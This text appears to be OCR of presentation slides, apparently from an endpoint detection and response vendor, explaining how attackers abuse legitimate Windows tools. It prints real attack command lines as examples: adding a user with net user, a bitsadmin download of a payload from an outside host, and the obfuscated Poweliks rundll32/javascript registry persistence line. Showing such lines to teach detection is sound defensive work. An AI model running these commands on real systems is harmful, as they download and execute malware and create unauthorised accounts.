
Intelligence Sources

Analytic Systems


Researcher

N + = X

Endpoint Challenge Example – 1:n Timeline



Endpoint Challenge Example – Behavior




C:\Windows\system32\cmd.exe /c net user 'jmaldive' /add

Windows command line
Legitimate OS Feature

User Mgmt.
CMD Tool

Argument:
Adding User jmaldive

Endpoint Challenge Example – Behavior



Windows Update


Command Line Arguments

"C:\Windows\System32\bitsadmin.exe" /transfer kiWDPYASe /download /priority foreground https://trustme.com:7777/en/content C:\trust.exe

Domain

Payload

Endpoint Challenge Example – Behavior



Windows Component

Java

rundll32.exe javascript:\..\mshtml,RunHTMLApplication
;eval(epdvnfou/xsjuf)(=tdsjqu!mbohvbhf>ktdsjqu/fodpef?(,)ofx!BdujwfYPckf
du)(XTdsjqu/Tifmm(**/SfhSfbe)(ILDV]]tpguxbsf]]dmbttft]]dmtje]]|bc9:13c5.
1:db.5cc7.c89e.b9g6:18:b9e6~]]mpdbmtfswfs43]]b(*,(=0tdsjqu?(*.replace
(/./g,function(_){return%20String.fromCharCode(_.charCodeAt()-1);}))

Command Line Argument


Endpoint Challenge Example – Behavior

Start

Something comes up at the endpoint

Typical Threat

Timelin



Poweliks is a fileless click-fraud malware variant which resides within the registry. It maintains persistence by creating a registry key that makes use of rundll32 to execute javascript code to read Powershell from the Windows registry, which subsequently executes portable executable code in memory


1:db.5cc7.c89e.b9g6:18:b9e6~]]mpdbmtfswfs43]]b(*,(=0tdsjqu?(

(/./g,function(_){return%20String.fromCharCode(_.charCodeAt()-1),


Command Line Argument

An EDR Environment enables you.....

...to generate a Relationship between
Information from different Sources...



